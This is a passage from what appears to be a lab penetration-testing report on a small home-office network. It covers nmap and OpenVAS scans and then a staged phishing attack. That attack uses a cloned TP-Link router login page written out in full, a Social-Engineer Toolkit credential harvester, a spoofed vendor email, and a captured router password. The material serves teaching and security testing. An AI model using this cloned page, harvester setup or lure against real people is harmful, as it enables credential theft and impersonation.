Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.20.1    0.0.0.0         UG    100    0        0 eth0
192.168.20.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

Test Network Configuration

All of the tests to verify network configurations and end device functionalities are listed in the testing documentation.

Penetration Testing the Network

The following is a list of procedural steps for preforming a series of penetration tests on the hardened to test for vulnerabilities within the network and end device configurations. The procedural steps are organized into reconnaissance and vulnerability tests. The tests include a nmap scan, openvas scan and a phishing email.

Perform Reconnaissance Using Nmap on PC-1

Scan for hosts on VLAN WORK

1. On PC-1, open a terminal.
2. Run the command **sudo nmap -sn 192.168.10.0/24**.
3. Scan reports three hosts are up with the IP addresses: **192.168.10.1, 192.168.10.2,** and **192.168.10.3**.

Figure D9

Nmap Ping Scan on VLAN WORK

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.10.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
Nmap scan report for 192.168.10.1
Host is up (0.0023s latency).
Nmap scan report for 192.168.10.2
Host is up (0.0023s latency).
Nmap scan report for 192.168.10.3
Host is up (0.0020s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.06 seconds
```

Scan for Open Ports on Discovered Hosts

1. On PC-1, open a terminal.
2. Run the command **sudo nmap 192.168.10.0/24**.
3. Scan reports the following open ports:
    a. **192.168.10.1 Ports:** 80 and 443.
    b. **192.168.10.2 Ports:** 0-1000 are closed.
    c. **192.168.10.3 Ports:** 0-1000 are closed.

Figure D10

Nmap Scan on VLAN WORK

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.10.1-3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:40 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
 disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.10.1
Host is up (0.0023s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap scan report for 192.168.10.2
Host is up (0.0022s latency).
All 1000 scanned ports on 192.168.10.2 are filtered

Nmap scan report for 192.168.10.3
Host is up (0.0021s latency).
All 1000 scanned ports on 192.168.10.3 are filtered

Nmap done: 3 IP addresses (3 hosts up) scanned in 9.75 seconds
```

Scan for hosts on VLAN PLAY

1. On PC-1, open a terminal.
2. Run the command **sudo nmap -sn 192.168.20.0/24**.
3. Scan reports two hosts up with the IP addresses: **192.168.20.1** and **192.168.20.4**.

Figure D11

Nmap Ping Scan on VLAN PLAY

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.20.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:38 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
h --dns-servers
Nmap scan report for 192.168.20.1
Host is up (0.0022s latency).
Nmap scan report for 192.168.20.4
Host is up (0.0020s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.08 seconds
```

Scan for Open Ports on Discovered Host

1. On PC-1, open a terminal.
2. Run the command **sudo nmap 192.168.20.4**.

3. Scan reports that ports 80 and 443 are open on the Host **192.168.20.4**.

Figure D12

Nmap Scan on PC-4

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.20.4                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:44 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
 disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 192.168.20.4
Host is up (0.0014s latency).
Not shown: 998 filtered ports
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 4.66 seconds
```

Vulnerabilities Tested and Discovered with Nmap

The nmap scans preformed on the Home-Office Subnet reveal the IP addresses and the open and closed ports of the devices in the Home-Office Subnet. When an attacker is aware of the IP addresses of target devices within a network, the attacker is able to direct malicious attacks and efforts towards the specific IP address(es) and device(es). The nmap scan also reveals open http and https service ports for PC-4 and Router C's G0/1.10 interface. An attacker, aware of open http and https ports, may develop and deploy attacks that are designated to interrupt, corrupt, or stop the services running on the target machines. The nmap scans reveal that the vulnerable sections and ports that are subject for attacks from interior and exterior network threats.

Vulnerability Scans with OpenVAS

PC-1 OpenVAS Scan on VLAN WORK

1. Open a terminal on PC-1.


2. Run the command **sudo gvm-start**.

   NOTE: Appendix contains OpenVAS installation and setup instruction details for PC-1.

3. Run the command **sudo runuser -u _gvm – gvmd –create-user=Admin – password 1234**.
4. Open a web browser on PC-1.
5. In the URL search bar, search **https://127.0.0.1:9392**.
6. On the "Warning: Potential Security Risk Ahead" page, select **Advanced...**.
7. Select **Accept the Risk and Continue**.
8. In the "Username" textbox, enter **Admin**.
9. In the “Password” textbox, enter **1234**.
10. Select the **Login** button.

Figure D13

OpenVAS Login Screen



11. In the navigation menu, select **Scans**.
12. Under “Scans”, select **Tasks**.
13. Select the wand in the top-left of the webpage.
14. Under the wand, select **Advanced Task Wizard**.
15. In the “Task Name” textbox, enter **PC-1 Scan**.
16. In the “Scan Config” drop-down menu, select **Full and fast**.
17. In the “Target Hosts(s)” textbox, enter **192.168.10.0-5**.
18. For “Start Time”, select **Start immediately**.
19. Select the **Create** button.

PC-1 OpenVAS Scan on VLAN PLAY

1. Open a web browser on PC-1.
2. In the URL search bar, search **https://127.0.0.1:9392**.
3. On the "Warning: Potential Security Risk Ahead" page, select **Advanced...**.
4. Select **Accept the Risk and Continue**.
5. In the "Username" textbox, enter **Admin**.
6. In the “Password” textbox, enter **1234**.
7. Select the **Login** button.
8. In the navigation menu, select **Scans**.
9. Under “Scans”, select **Tasks**.
10. Select the wand in the top-left of the webpage.
11. Under the wand, select **Advanced Task Wizard**.
12. In the “Task Name” textbox, enter **PC-1 Scan PC-4**.
13. In the “Scan Config” drop-down menu, select **Full and fast**.

14. In the “Target Hosts(s)” textbox, enter **192.168.20.4**.
15. For “Start Time”, select **Start immediately**.
16. Select the **Create** button.

PC-1 OpenVAS Report on VLAN WORK and VLAN PLAY

The reports from PC-1 are empty revealing that the access-control list EXTERNAL_TRAFFIC on Router C working. The scan is blocked by the implicit **deny ip any any** rule within EXTERNAL_TRAFFIC access list attached to Router C’s G0/0 interface.

PC-2 OpenVAS Scan on VLAN WORK

NOTE: Appendix contains OpenVAS installation and setup instruction details for PC-2.

1. Open a web browser on PC-2.
2. In the URL search bar, search **192.168.10.5**.
3. In the “Username” textbox, enter **admin1**.
4. In the “Password” textbox, enter **admin1**.
5. Select the **Login** button.
6. In the navigation menu, select **Scans**.
7. Under “Scans”, select **Tasks**.
8.  Select the wand in the top-left of the webpage.
9. Under the wand, select **Advanced Task Wizard**.
10. In the “Task Name” textbox, enter **Task Openvas1**.
11. In the “Scan Config” drop-down menu, select **Full and fast**.
12. In the “Target Hosts(s)” textbox, enter **192.168.10.1-3**.
13. For “Start Time”, select **Start immediately**.

14. Select the **Create** button.

PC-2 OpenVAS Report on VLAN WORK

1. Open a web browser on PC-2.
2. In the URL search bar, search **192.168.10.5**.
3. In the “Username” textbox, enter **admin1**.
4. In the “Password” textbox, enter **admin1**.
5. Select the **Login** button.
6. In the navigation menu, select **Scans**.
7. Under “Scans” select **Reports**.
8. In the “Filter” textbox, enter **Task Openvas1**.
9. Under the “Task” column, select **Task Openvas1**.
10. Next to “Status”, select **Done**.
11. In the report navigation menu, select **Results**.
12. Select icon to download the report.
13. In the “Compose Content for Scan Report” dialog box, in the “Report Format” dropdown menu, select **TXT**.
14. Select **OK**.

NOTE: The results of the vulnerabilities are recorded in **Figure D14**. The full report is recorded with the testing documentation – **Task Openvas1 Report**.

Figure D14

List of Vulnerabilities for Openvas1 Report

Vulnerability	**Severity**	**Host IP**
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 Medium	192.168.10.3
SSL/TLS: Report Weak Cipher Suites	5.0 Medium	192.168.10.3
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 Medium	192.168.10.2
FTP Unencrypted Cleartext Login	4.8 Medium	192.168.10.2
Telnet Unencrypted Cleartext Login	4.8 Medium	192.168.10.1
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 Medium	192.168.10.3
SSL/TLS: Certificate Signed Using a Weak Signature Algorithm	4.0 Medium	192.168.10.3
TCP timestamps	2.6 Low	192.168.10.3

Vulnerabilities Tested and Discovered with OpenVAS

The OpenVAS scan revealed a number of vulnerabilities within the Home Office Network. The following is a list of each of the vulnerabilities in **Figure D14** summary of the vulnerability, and its solutions:

DCE/RPC and MSRPC Services Enumeration Reporting

Summary: Distributed Computing Environment / Remote Procedure Calls or MSRPC services that are running on the hosts **192.168.10.2** and **192.168.10.3** can be enumerated by connecting to the host on port 135 and running the appropriate queries. Using the information that this known vulnerability is on the host the attacker may be able to use it to gain more knowledge about the host.

Solution: Filter traffic on port 135 or block external network traffic from accessing port 135.

SSL/TLS: Report Weak Cipher Suites

Summary: This reports all cipher suites for weak cryptographic strength for SSL and TLS that are accepted by a service on the host. As detected by the report finds the RC4 stream cipher in use for TLS on PC-3, which has been rendered insecure. This allows an attacker to more easily decrypt traffic for these services.

Solution: Configure the TLS service to use a strong cipher suite and avoid using services with TLS.

FTP Unencrypted Cleartext Login

Summary: This reports that PC-2 is running a FTP service that allows for cleartext logins over unencrypted connections to PC-2. This allows an attacker to uncover login information by sniffing traffic that is using the FTP service on PC-2.

Solution: Enable the use of the FTPS service and enforce the connections between clients and server to be done with the 'AUTH TLS' command.

Telnet Unencrypted Cleartext Login

Summary: This reports that Router C allows remote access with cleartext logins over unencrypted connections. This allows an attacker to uncover login information for Router C that is completed over Telnet. The attacker may use the uncovered login information to access Router C and manipulate its configuration.

Solution: Do not use telnet and block telnet connections on Router C. Use the SSH protocol in replacement for telnet.

SSL/TLS: Diffe-Hellman Key Exchange Insufficient DH Group Strength Vulnerability

Summary: The size of the Diffie-Hellman group computational numbers is considered weak and breakable by attackers. It has been found that 512-bit, 768-bit, and 1024-bit sizes of numbers are breakable by governments. The attacker may be able to decrypt the SSL/TLS communication traffic offline.

Solution: Use a 2048-bit or stronger Diffie-Hellman group for PC-3.

SSL/TLS: Certificate Signed Using a Weak Signature Algorithm

Summary: PC-3 is using a cryptographically weak hashing algorithm for SSL/TLS certificates. PC-3 is currently using SHA-1, MD5, MD4 or MD2 hashing algorithms. This allows an attacker to easily decrypt a certificate chain for remote services and use the certificate to initiate connection to PC-3.

Solution: Use SHA-2 connections to online services.

TCP timestamps

Summary: Tcp timestamps are implemented by PC-3 allowing an attacker to computer the uptime of the device and connection.

Solution: On PC-3 run the command **netsh int tcp set global timestamps=disable**.

Phishing Email Attack Setup

Setting Up Receiving Email


NOTE: Connect PC-3 for all receiving email setup and receiving emails.

1. Open a browser on PC-2.
2. In the URL search bar, search **https://accounts.google.com/**.
3. Select **Use another account**.
4. In the “Sign in” dialog box, select **Create account**.
5. Select **For myself**.
6. In the “First name” textbox, enter **George**.
7. In the “Last name” textbox, enter **Montgomery**.
8. In the “Username” textbox, enter **geomont789**.
9. In the “Password” textbox, enter **user8234**.

10. In the “Confirm” textbox, enter **user8234**.

Figure D15

George Montgomery Email Setup



11. Select the **Next** button.

12. Set Birthday to **3/17/1950**.

13. Set Gender to **Male**.

14. Select the **Next** button.

15. In the “Privacy and Terms” dialog box, select **I agree**.

Setting Up Sending Email

NOTE: Connect PC-1 to the internet to complete email setup.

1. Open a browser on PC-1.

2. In the URL search bar, search **https://accounts.google.com/**.

3. Select **Use another account**.

4. In the “Sign in” dialog box, select **Create account**.

5. Select **For myself**.

6. In the “First name” textbox, enter **Mickey**.
7. In the “Last name” textbox, enter **Vicor**.
8. In the “Username” textbox, enter **mvicor451**
9. In the “Password” textbox, enter **Hellomvicor**.
10. In the “Confirm” textbox, enter **Hellomvicor**.
11. Select the **Next** button.
12. Set Birthday to **3/19/1943**.
13. Set Gender to **Male**.
14. Select the **Next** button.
15. In the “Privacy and Terms” dialog box, select **I agree**.

Exploiting the Hardened Network

The following is a list of procedural steps for exploiting the hardened network. The procedural steps are organized into three exploits or attacks: phishing email, Windows 7 exploits, and a man-in-the-middle attack.

Phishing Email Exploit

The following is a list of procedural steps used to exploit the trust of a user in the Home-Office subnet VLAN WORK to gain access to the Router B and manipulate its configuration.

PC-1 NMAP Scan of Router B

The following is a list of command used reports the open ports on Router B:

1. Open a terminal on PC-1.
2. Run the command **nmap 10.0.0.2 10.0.0.5**.
3. The following is a list of open ports for each of Router B's Interfaces:

a. 10.0.0.2 Ports: **22, 53, 80, 443**

b. 10.0.0.5 Ports: **21, 22, 53, 80, 222, 280, 443, 1029, 2021, 9877, 32773**

4. Note the interface with the IP address 10.0.0.2 has port 80 open.

Figure D16

Nmap Scan of Router B

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.0.2 10.0.0.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 19:46 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
 disabled. Try using --system-dns or specify valid servers with --dns-
servers
Nmap scan report for 10.0.0.2
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 10.0.0.5
Host is up (0.00098s latency).
Not shown: 989 closed ports
PORT      STATE    SERVICE
21/tcp    filtered ftp
22/tcp    open     ssh
53/tcp    open     domain
80/tcp    open     http
222/tcp   filtered rsh-spx
280/tcp   filtered http-mgmt
443/tcp   open     https
1029/tcp  filtered ms-lsa
2021/tcp  filtered servexec
9877/tcp  filtered x510
32773/tcp filtered sometimes-rpc9

Nmap done: 2 IP addresses (2 hosts up) scanned in 80.76 seconds
```

Run wget Command on Router B

The following is a list of commands used to download the source files used for Router B's Web Login Page:

1. Open a terminal on PC-1.

2. Run the command **wget** **http://10.0.0.2/webpages/login.html**.

   NOTE: This collects the main html file.

3. Run the command **wget**

   http://10.0.0.2/webpages/css/widget.1579004278656.css.

NOTE: This collects a CSS file.

4. Run the command **wget**

   http://10.0.0.2/webpages/css/style.1579004278656.css

   NOTE: This collects another CSS file.

Edit CSS and HTML Pages

The following includes a set of website files - index.html and routerb.css - that were created to mimic Router B's actual login page. The files were created by removing and modifying content from the login.html file and CSS files that were downloaded with the wget command. The following is a list of procedural steps taken to write and save the login.html and routerb.css files.

Creating login.html File

1. Open a terminal on PC-1.
2. Run the command **cd /var/www/html/**.
3. Run the command **sudo mkdir webpages**.
4. Run the command **cd webpages**.
5. Run the command **vi index.html**.
6. Press the **i** key on the keyboard.
7. Enter the following code into the file:

```
##############################################

<!-- Went to router B's login page viewed page source and copied first two lines and head section
removed all stylesheet imports-->
<!--DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"-->
<html xmlns="http://www.w3.org/1999/xhtml" > <!-- This is the beginning tag to an html file
-->
<head><!-- This is an opening head tag that contains metadata and defines information about the
html file -->
```

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<!-- This sets the character encoding for the document to UTF-8 Character Set. -->
<link rel="stylesheet" type="text/css" href="routerb.css">
<!-- This imports the css file routerb.css and its styles to be used within this document
 -->
<title>Archer A9</title>
<!-- This is the title of the webpage and appears in browsers and in the tab of the opened
page -->
</head> <!-- This is the closing tag of the head -->
<body style="background-color:#4acbd6"> <!-- This begins the body of the html file -->
        </style>
        <div class="top-header"> <!-- This is a section with the CSS class top-header-->
              <img src="rblogo.png" height="70px" style="margin-top: 10px;">
                 <!-- This puts the logo with 70px height in the top left-->
         </div>
          <div class="top-main"> <!-- This is a section with the CSS class top-main-->
                 <center><!-- This sets the document content to the center-->
                 <div class="top-content">
                 <!-- This is a section with the CSS class top-content-->
                 <form action="welcome.php" method="get"> <!-- This starts a form that
                 will collect password-->
                         <div id="login-note">Welcome to TP-Link Archer A9. Please log
                         in. <!-- Sets text to replciate login page -->
                         </div>

                    <input type="password" placeholder="Password" id="login-box">
                    <a href="x" id="page-link">Forgot password?</a>
                         <!-- Sets link to forget password to replicate login page -->
                    <div id="button">
                    <button type="submit" id="login-btn">Log In</button>
                         <!--Sets the log in button to submit password-->
                    </div>
                 </form> <!-- This ends the form for login-->
                 <p><p>
                 <a href="x" id="tp-link1">Log In with TP-Link ID</a>
                 <!-- This sets a false link to replicate login page -->
        </div>
        </center><!-- This unsets sets the doucment content to the center-->
        <p id="footer-txt">
        <!-- Sets two false links to replicate footer of router login page -->
        <a href="#">Support</a>    
        <a href="#">App</a>
        <p>
        <footer>
        </footer>
</div>
```

```
</body> <!-- This ends the body section of the html file-->
</html><!-- This ends the html file-->
##############################################
```

8. Press the **Esc** key on the keyboard.
9. Type **:wq**.
10. Press the **Enter** key on the keyboard.

Capture Image from Router B's Login Page

The following is a list of instructions to get a screen shot of the tp-link logo on Router B's login page:

1. Open a web browser on PC-1.
2. In the URL search bar, search **10.0.0.2**.
3. Take a screenshot of the tp-link logo in the top left. The screenshot should be similar to **Figure D17**.
4. Save the screenshot as **rblogo.PNG** to the directory path **/var/www/html/webpages/**.

Figure D17

TP-Link Logo Screenshot

Creating routerb.css File

1. Open a terminal on PC-1.
2. Run the command **cd /var/www/html/webpages**.
3. Run the command **vi routerb.css**.
4. Press the **i** key on the keyboard.

5. Enter the following code into the file:

```
##############################################
/* Inspected the elements kept in the routerb.html file to
copy css code. */
* {
   box-sizing: border-box;
   /* This sets the property of all CSS to a responsive grid */
}
html {
   font-family: Verdana,Geneva,sans-serif; /* This sets the font family*/
   font-size: 12px; /* This sets the font size to 12 pixels */
   color: #4d4d4d; /* This sets the color of the text match login page */
}

.top-header {
   height:90px; /* This sets the height of the header to 90 pixels */
   background-color: #4acbd6 /* This sets the background color to match login page */
   width: 1000px; /* This sets the width to 1000 pixels*/
   margin-top: 0px; /* Used to set the margin at the top to 0 pixels*/
   margin-right: auto; /* Used to set the margin at the right to automatic*/
   margin-bottom: 0px; /* Used to set the margin at the bottom to 0 pixels*/
   margin-left: auto; /* Used to set the margin at the left to automatic*/
}

.top-main {
   background-color: #4acbd6; /* This sets the background color to match login page */
   overflow: hidden;
   outline: none; /* This outlines the top-main section with nothing */
   height: 624px; /* This sets the height of the header to 624 pixels */
}

.top-content, .top-login {
   width: 1000px!important; /* This sets the width to 1000 pixels*/
   background-color: #ffffff; * This sets the background color to match login page */
   min-width: 1010px;
   min-height: 600px;
   padding-top: 175px;
   color: black;

}

#login-note {
   font-size: 14px; /* This sets the font size to 14 pixels */
   font-family: ArialMT;
   color: #36444b;
```

```
    margin-bottom: 10px;
}

#login-feild {
    margin-top: 20px; /* Used to set the margin at the top to 20 pixels*/
}

#login-box {
    margin-top: 20px; /* Used to set the margin at the top to 20 pixels*/
    width: 129px;
    padding: 3px;
    padding-left: 23px;
    border-radius: 5px;
    border-color: #b2b2b2;
    color: #b2b2b2;
    font-size: 14px; /* This sets the font size to 14 pixels */
}

#page-link {
    color: #4acbd6;
    font-size: 12px; /* This sets the font size to 12 pixels */
    text-decoration: none;
}

#login-btn {
    padding-top: 8px;
    padding-right:6px;
    padding-bottom: 8px;
    padding-left: 6px;
    margin-bottom: 20px;
    min-width: 129px;
    background-color: #4acbd6;
    border-radius: 3px;
    border: none;
    color: #fff;
}

#button {
    margin-top: 20px;
}

#tp-link1 {
    font-size: 12px; /* This sets the font size to 12 pixels */
    text-decoration: none;
    color: #4acbd6;
}
```

```
footer {
   margin-top: -40px; /* Used to set the margin at the top to -40 pixels*/
   padding-top: 15px;
   padding-bottom: 15px;
   display: block;
   width: 100%;
   bottom: 0;
   position: relative;
   z-index: 1;
   float: none;
   background-color: grey;
   opacity: .10;
}

#footer-txt {
   margin-top: -20px; /* Used to set the margin at the top to -20 pixels*/
   padding-right: 20%;
   text-align: right;
   color: black;
}
##############################################
```

6. Press the **Esc** key on the keyboard.
7. Type **:wq**.
8. Press the **Enter** key on the keyboard.

Use Social Engineering Toolkit

1. Open a terminal on PC-1.
2. Run the command **sudo setoolkit**.
3. From the menu, select **1) Social-Engineering Attacks**.
4. Select **2) Website Attack Vectors**.
5. Select **3) Credential Harvester Attack Method**.
6. Select **3) Custom Import**.
7. Following the "Enter the IP address for POST back in Harvester/Tabnabbing:" prompt, enter **172.18.0.20**.

8. Following the "Path to the website to be cloned:" prompt, enter **/var/www/html/webpages/**.
9. Following the "Do you want to copy the entire folder or just index.html?" prompt, enter **2**.
10. Following the "URL of the website you imported:" prompt, enter **http://172.18.0.20**.
11. Leave terminal open.

Compare Original Webpage and Created Webpage

1. Open a web browser on PC-1.
2. In the URL search bar, search **172.18.0.20**.
3. Open another web browser window on PC-1.
4. In the second web browser, in the URL search bar, search **10.0.0.5**.
5. Compare the two webpages. **Figure D18** and **Figure D19**

Figure D18

Original Router B Login Page





Figure D19

Created Router B Login Page



Sending the Phishing Email

NOTE: Connect PC-1 to the internet to send email.

1. Open a web browser on **PC-1**.
2. In the URL search bar, search **https://mail.google.com/**.
3. In the "Choose an account" dialog box, select **Use another account**.
4. In the "Email" textbox, enter **mvicor451@gmail.com**.
5. Select the **Next** button.
6. In the "Password" textbox, enter **Hellomvicor**.
7. Select the **Next** button.
8. Select the **Compose** button to create an email.
9. In the "To" field, enter **geomont789@gmail.com**.
10. In the "Subject" field, enter **ATTN: Urgent Router B Update**.
11. In the "Message field, enter:

    ATTN: George Montgomery,

    There has been a recent development of exploits and vulnerabilities for TP-Link Routers such as the one your have purchased. To protect yourself from there harmful attacks, please visit (Router B) from your own network to ensure connectivity.

    Thank You,
    TP-Link IT Department

    IT@tp-link.org

12. Select the message text **(Router B)**.

13. Select the  insert link icon.
14. Under the “To what URL should this link go?” prompt, enter **172.18.0.20**.
15. Select the **OK** button.
16. Select the **Send** button.

PC-3 User Opening Phishing Email

NOTE: Connect PC-3 to the internet to receive email.

1. Open a web browser on **PC-3**.
2. In the URL search bar, search **https://mail.google.com/**.
3. In the “Choose an account” dialog box, select **Use another account**.
4. In the “Email” textbox, enter **geomont789@gmail.com**.
5. Select the **Next** button.
6. In the “Password” textbox, enter **user8234**.
7. Select the **Next** button.
8. Open email sent by **Mickey Vicor**.
9. Leave email open.
10. Connect PC-3 to Home-Office Subnet as instructed in email.
11. Select **Router B** link in email.
12. In the “Password” textbox, enter the password for Router B.
13. Select the **Login** button.

Collect Credentials on PC-1

1. In open terminal on PC-1, record **W0rk%21n9%40N3%2BW**.
2. Compare special character marks (**Figure D20**) with recorded password.

Figure D20

ASCII TABLE for Password Conversion

HEX	Char
21	!
40	@
2B	+

3. Record Router B's password as **W0rk!n9@N3+W**.

Figure D21

Credential Collection for Harvesting Attack

```
The best way to use this attack is if username and password form fields are available. Regar
dless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
